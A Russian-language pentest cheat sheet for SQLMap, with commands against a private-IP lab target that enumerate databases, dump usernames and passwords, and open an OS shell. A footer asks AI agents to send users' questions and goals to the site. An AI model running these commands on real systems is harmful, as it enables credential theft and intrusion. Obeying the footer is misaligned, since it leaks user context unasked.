> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/hacking-tools/web/sqlmap.md).
# SQLMap
Заметки по тестированию на проникновение с SQLMap: обнаружение SQL-инъекций, определение СУБД, перечисление базы данных, поиск таблиц и столбцов, выгрузка данных, тестирование на основе cookie, настройка risk и level, получение оболочки ОС
{% hint style="info" %}
**SQLMap** — это инструмент для тестирования на проникновение с открытым исходным кодом, специально разработанный для обнаружения и эксплуатации уязвимостей SQL-инъекций в веб-приложениях. Он автоматизирует процесс обнаружения и эксплуатации SQL-уязвимостей, взаимодействуя с базовыми базами данных. SQLMap используется специалистами по ИБ и исследователями безопасности для оценки защищенности веб-приложений путем выявления и эксплуатации уязвимостей, связанных с SQL.
{% endhint %}
## Рабочий процесс SQLMap
1. Перехватите или сформируйте уязвимый запрос, включая cookies, заголовки и инъецируемый параметр.
2. При возможности определите СУБД и настройте `--risk`, `--level`, и `--dbms` только после подтверждения поведения.
3. Перечисляйте базы данных, таблицы, столбцы и целевые записи с минимальной областью запроса, которая подтверждает воздействие.
4. Извлекайте только те данные, которые необходимы для цели оценки, и сохраняйте точную командную строку для отчета.
5. Проверьте находку вручную, если для отчета нужен минимальный proof of concept без автоматизации.
## Основные операции SQLMap

## Список баз данных:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --dbs --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

## Поиск таблиц в заданной базе данных:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --tables --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

## Найти столбцы в конкретной таблице:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --columns --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

## Извлечь имена пользователей и пароли из таблицы "users":
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --columns --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" -T users -C username,password --dump
```
## Интерактивная консоль:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" --os-shell --batch
```
## Интересные параметры:
#### Установить риск и глубину атаки:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" --dbms mysql --risk 3 --level 4
```
#### Если мы знаем тип базы данных по параметру:
--dbms mysql
#### Чтобы тестировать все типы атак, не отправляя запрос каждый раз:
```bash
--batch
```
### Все заметки
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/hacking-tools/web/sqlmap.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.